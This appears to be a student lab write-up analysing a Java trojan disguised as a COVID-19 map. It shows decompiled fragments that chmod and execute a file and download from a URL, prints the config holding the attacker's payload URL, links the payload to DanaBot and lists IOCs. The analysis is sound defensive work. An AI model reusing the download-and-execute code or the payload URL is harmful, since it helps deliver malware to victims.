

Contents

Analyzing the trojan composition	2
Target OS.....	3
PE file extraction & analysis	3
Connecting domain analysis	4
Social Engineering analysis	7
Brief summary	8
Notable IOCs:	9

Analyzing the trojan composition

Analyze the composition of the trojan - identify some of its key functionality and describe, including screenshots of the code.

This trojan has the ability to do operating system detection:

```
.getProperty("os.name").toLowerCase()).contains("win") ? true : (str2.contains("linux") ?
```

Figure 1: Performing OS detection

It writes out a temp file:

```
File file = File.createTempFile("nwi", str);  
boolean bool2 = (Character.getNumericValue(ar
```

Figure 2: Writing out a temp file

It has a function to chmod a file to make it readable, writeable, and most importantly – executable:

```
(paramInt == 2 || paramInt == 3 || paramInt == 4)  
Runtime.getRuntime().exec("chmod 777 " + concat(String.valueOf(paramString)));  
Runtime.getRuntime().exec(paramString);
```

Figure 3: Calling the chmod CLI utility

Finally, this code has a function that appears to perform HTTP connections to a predefined URL:

```
try {  
    URLConnection uRLConnection = (new URL(paramString2)).openConnection();  
    DataInputStream dataInputStream = new DataInputStream(uRLConnection.getInputStream());  
    byte[] arrayOfByte = new byte[uRLConnection.getContentLength()];  
    for (byte b = 0; b < arrayOfByte.length; b++)  
        arrayOfByte[b] = dataInputStream.readByte();  
}
```

The URL looks to be the one stored in the cfg/config file:

```
ix).getResourceAsStream("cfg/config"));
```

```
[selks-user@SELKS:~/Downloads/unpack/cfg]$ cat config  
111#install/mapdirect.exe  
101#https://corona-map-data.com/bin/regsrtjser346.exe  
[selks-user@SELKS:~/Downloads/unpack/cfg]$
```

Figure 4: URL stored in the plaintext config file


Target OS

What operating systems does this trojan target? Support your analysis with supporting functionality from the trojan

It appears that this trojan targets the following operating systems:

- Windows
- Linux
- Solaris
- macOS

From the screenshots below, the code makes a system call to get the Operating System name, then uses a series of ternary operators to evaluate whether or not the operating system string matches one of those OS values in the screenshot below:




```
64 public static void main(String[] paramArrayOfString) {
65     try {
66         boolean bool;
67         String str2;
68         if ((bool = (str2 = System.getProperty("os.name").toLowerCase()).contains("win") ? true :
69             (str2.contains("linux") ? true :
70             (str2.contains("solaris") ? true :
71             (str2.contains("mac") ? true : true)))) == 5)
72             return;
```

Figure 5: Searching for Windows, Linux, Solaris, or Mac operating systems

PE file extraction & analysis

This trojan contains an embedded PE file - extract this file and provide analysis of it. What is its purpose?

The embedded PE file is called mapdirect.exe, located under a directory called “install” inside the jar file. I unpacked it, got its MD5 & SHA256 hash values, and validated that it was a PE32 executable:



```
[selks-user@SELKS:~/Downloads/unpack]$ unzip c3a27e9df759ab6205bd46f90f847c6f.jar
Archive:  c3a27e9df759ab6205bd46f90f847c6f.jar
  inflating: CrossPlatformInstaller.class
  inflating: cfg/config
  inflating: install/mapdirect.exe
  inflating: META-INF/MANIFEST.MF
  inflating: META-INF/CORONA_VIRUS_MAP.SF
  inflating: META-INF/CORONA_VIRUS_MAP.RSA
[selks-user@SELKS:~/Downloads/unpack]$ md5sum install/mapdirect.exe
e9e71be502cc4de3afbbe98ba0b76305  install/mapdirect.exe
[selks-user@SELKS:~/Downloads/unpack]$ sha256sum install/mapdirect.exe
63fcf6b19ac3a6a232075f65b4b58d69cfd4e7f396f573d4da46aaf210f82564  install/mapdirect.exe
[selks-user@SELKS:~/Downloads/unpack]$ file install/mapdirect.exe
install/mapdirect.exe: PE32 executable (GUI) Intel 80386, for MS Windows
[selks-user@SELKS:~/Downloads/unpack]$
```

Figure 6: Extracting & verifying the PE32 executable file

The PE file appears to be what actually loads and runs the Coronavirus map, as execution inside any.run shows:

(ref: <https://app.any.run/tasks/f4cd2a9e-cc3b-4afd-beeb-0c07dbce7fa2/>)



Figure 7: Running the mapdirect.exe PE file inside any.run

Connecting domain analysis

This trojan attempts to connect to a domain - what can you tell about that domain. How is this domain used in this trojan?

The config file references the domain **corona-map-data[.]com**:


```
[selks-user@SELKS:~/Downloads/unpack]$ cat cfg/config
111#install/mapdirect.exe
101#https://corona-map-data.com/bin/regsrtjser346.exe
[selks-user@SELKS:~/Downloads/unpack]$
```

Figure 8: Config file, reference to corona-map-data[.]com

This domain appears to be controlled by the threat actor, and is what delivers the actual payload to the victim's system. According to URLHaus, the domain was taken down on 3/23/2020:

(ref: <https://urlhaus.abuse.ch/url/325693/>)

Database Entry

 You are viewing an historical record

While the URL referenced below has been used by bad actors to spread malware in the past, the malicious content has obviously been removed around 2020-03-23. Hence the the URL / website should no longer represent a threat. As a result, URLhaus considers this record as **historical**.

ID:	325693
URL:	https://corona-virus-map.net/map.jar
URL Status:	Offline
Host:	corona-virus-map.net
Date added:	2020-03-16 15:05:52 UTC
Threat:	Malware download
Google Safe Browsing:	Clean
Spamhaus DBL:	Malware domain
SURBL:	Not listed
Quad9:	Status unknown
AdGuard:	Not blocked
Reporter:	@oppimaniac
Abuse complaint sent (?):	Yes (2020-03-16 15:06:01 UTC to abuse(at)vpsmalaysia(dot)com(dot)my)
Takedown time:	6 days, 12 hours, 21 minutes down since 2020-03-23 03:27:44 UTC
Tags:	jar NetSupport

Payload delivery

The table below documents all payloads that URLhaus retrieved from this particular URL.

Firstseen	Filename	File Type	Payload (SHA256)	VT	Signature
2020-03-16	n/a	unknown	c40a712cf1eec59efac42daada5d79c7c3a1e8ed5fbb9315bfb26b58c79bb7a2	11.11%	NetSupport

© abuse.ch 2020

Figure 9: URL Haus domain takedown information

At some point it appears that the payload was taken down, but at least one VirusTotal submission caught the original payload:

44C7EF261A066798A4CE332AFC634FB5F89F3273C0C908EC02A866688827757

☐ regstjser346.exe

45 / 71 1.16 MB 2020-03-16 16:23:08 2020-03-16 17:59:08 2

peexe overlay runtime-modules direct-cpu-clock-access self-delete

EXE

Figure 10: VirusTotal capture of the payload executable

Doing some research on this executable, Palo Alto's Unit42 blog had a writeup about various Covid-19 scams. The file hash of the executable was in one of the reports, and is attributed by Palo's team as being DanaBot:

(ref: <https://unit42.paloaltonetworks.com/how-cybercriminals-prey-on-the-covid-19-pandemic/>)

```
DanaBot:  
202.195.34[.]6  
corona-map-data[.]com/bin/regsrtjser346.exe  
44c7ef261a066790a4ce332afc634fb5f89f3273c0c908ec02ab666088b27757
```

Figure 11: Palo Alto's report on the payload executable

According to my research, DanaBot is a banking and information-stealer trojan, first described by Proofpoint back in 2018:

(ref: <https://www.proofpoint.com/us/threat-insight/post/danabot-new-banking-trojan-surfaces-down-under-0>)

Malware Functionality Summary

DanaBot is a Trojan that includes banking site web injections and stealer functions. It consists of a downloader component that downloads an encrypted file containing the main DLL. The DLL, in turn, connects using raw TCP connections to port 443 and downloads additional modules including:

- VNCDLL.dll - "VNC"
- StealerDLL.dll - "Stealer"
- ProxyDLL.dll - "Sniffer"

The malware also downloads configuration files such as:

- List of targeted sites for the Sniffer module
- Banking web injects
- Lists of cryptocurrency processes and files to monitor

Finally, it also uploads files to the command and control (C&C) server including:

- Detailed system information
- Screenshot of the user's desktop
- List of files on the user's hard disk

All uploads and downloads are encrypted with the Microsoft CryptAPI AES256 algorithm.

Figure 12: Proofpoint's description of DanaBot's functionality

An update to DanaBot last year, also added ransomware functionality, although I didn't observe that in this particular sample.

(ref: <https://threatpost.com/danabot-ransomware-arsenal/145863/>)

Social Engineering analysis

How is this trojan utilizing social engineering to masquerade as a legitimate application?

This sample is purporting to be a Coronavirus map, attempting to social engineer people looking for legitimate Coronavirus tracking maps like the one from Johns Hopkins University.




Figure 13: Fake Corona Virus Map

Something interesting that caught my attention was the names from above in the META.INF section. Although I couldn't find anything specific in the remaining code or screenshots, I'm wondering if this was intended to masquerade as a coronavirus tracker for San Francisco (SF) and the RSA Conference that was held earlier this year there. That security conference had a bit of a coronavirus scare:

(ref: <https://www.cyberscoop.com/exabeam-coronavirus-rsa-2020/>):



Figure 14: Related RSA Conference Coronavirus news

Brief summary

Provide a brief summary of this trojan - how it works and any important IOCs.

This trojan is wrapped up as a Jar file, it loads a coronavirus tracker map – likely with real data, but also loads a secondary payload from the threat actor's domain.

In general, the main intent behind this malware is to be flexible delivery system, utilizing social engineering on an unsuspecting user to load the attacker's chosen payload onto the victim's system.


The IOCs and behavior behind this sample, along with the date first seen seem to map up well to some earlier March reports of this type of malware from Krebs on Security and Reason Security's blog:

From <https://krebsonsecurity.com/2020/03/live-coronavirus-map-used-to-spread-malware/> :

12 Live Coronavirus Map Used to Spread Malware

MAR 20

Cybercriminals constantly latch on to news items that captivate the public's attention, but usually they do so by sensationalizing the topic or spreading misinformation about it. Recently, however, cybercrooks have started disseminating real-time, accurate information about global infection rates tied to the **Coronavirus/COVID-19** pandemic in a bid to infect computers with malicious software.



A recent snapshot of the Johns Hopkins Coronavirus data map, available at coronavirus.jhu.edu.

Figure 15: Krebs on Security article about similar malware

From <https://blog.reasonsecurity.com/2020/03/09/covid-19-info-stealer-the-map-of-threats-threat-analysis-report/> :



Figure 16: Reason Security's blog post about similar malware

The screenshots from both of these articles as well as the behavior described seem to indicate that those samples are likely related to this sample being analyzed for this lab.

Notable IOCs:

IOC Type	IOC Value
File name	map.jar
File hash (SHA256)	c40a712cf1eec59efac42daada5d79c7c3a1e8ed5fbb9315bfb26b58c79bb7a2
File name	mapdirect.exe
File hash (SHA256)	63fcf6b19ac3a6a232075f65b4b58d69cfd4e7f396f573d4da46aaf210f82564
File name	regsrtjser346.exe
File hash (SHA256)	44c7ef261a066790a4ce332afc634fb5f89f3273c0c908ec02ab666088b27757
Domain	corona-virus-map[.]net
IP Address	103[.]75[.]190[.]80
IP Address	103[.]75[.]190[.]17